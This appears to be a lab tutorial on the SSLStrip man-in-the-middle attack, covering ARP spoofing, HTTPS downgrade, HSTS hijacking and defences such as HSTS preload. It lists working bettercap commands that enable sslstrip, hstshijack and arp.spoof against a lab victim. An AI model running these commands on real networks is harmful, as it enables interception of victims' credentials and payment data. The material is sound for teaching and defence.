SSLSTRIP

SSLStrip is a man-in-the-middle (MITM) attack that enables an attacker to intercept and decrypt HTTPS communications by silently downgrading them to HTTP, without the victim realizing it.

To launch the attack, the attacker typically performs **ARP spoofing** (or poisoning), deceiving the victim's device into routing its traffic through the attacker instead of directly to the gateway. This gives the attacker full control over the victim's network traffic. When the victim initiates an HTTP connection (e.g., `http://example.com`), the server usually responds with a redirect to the HTTPS version (`https://example.com`). SSLStrip intercepts this redirect and modifies it to keep the client on HTTP. Meanwhile, the attacker establishes a legitimate HTTPS connection with the server, creating a transparent proxy.


The attacker can then capture sensitive data, such as login credentials or payment information, in plaintext. The victim, unaware of the downgrade, may not notice the missing padlock icon or "https://" in the address bar. SSLStrip is particularly effective against websites that do not enforce HTTP Strict Transport Security (HSTS). Even when HSTS is used, a related technique called **HSTS Hijack** can be employed during a user's first-ever connection, before HSTS is cached, to bypass the HTTPS enforcement. For this reason, preloading HSTS in browsers (via the HSTS preload list) is a critical countermeasure. Defenses include enabling HSTS with preload, using secure DNS (DoH/DoT), and educating users to check for secure HTTPS connections before entering sensitive data.

On Attacker

1. Configure and use bettercap
   a. Install software
      - `$ sudo apt install bettercap bettercap-caplets`
   b. Launch bettercap on specific interface
      - `$ sudo bettercap -iface ens3`
   c. Activate **sslstrip** plugin (on bettercap shell)
      - `10.0.0.0/24 > 10.0.0.200 » set http.proxy.sslstrip true`
   d. Activate **hstshijack** caplets (on bettercap shell)
      - `10.0.0.0/24 > 10.0.0.200 » hstshijack/hstshijack`
   e. Activate attack (on bettercap shell, follow this order!)
      - `10.0.0.0/24 > 10.0.0.200 » net.probe on`
      - `10.0.0.0/24 > 10.0.0.200 » net.sniff on`
      - `10.0.0.0/24 > 10.0.0.200 » arp.spoof on`

On Victim (Alice)

1. Install text borwser
   a. `$ sudo apt install lynx`
2. Visit an https site, like google.com
   a. `$ lynx https://google.com`



Darth (10.0.0.200) has positioned themselves between alice (10.0.0.20) and external websites. Alice visit HTTPS sites like Google, but their requests are downgraded to HTTP (`GET www.google.com` over port 80). SSL links are stripped and cookies are modified, as indicated by multiple `[sslstrip]` log entries. Darth also injects spoofed HTTP responses. **The absence of HTTPS in the victim's requests and the active manipulation of links confirm that the attack effectively bypassed encryption, exposing sensitive data in plaintext.**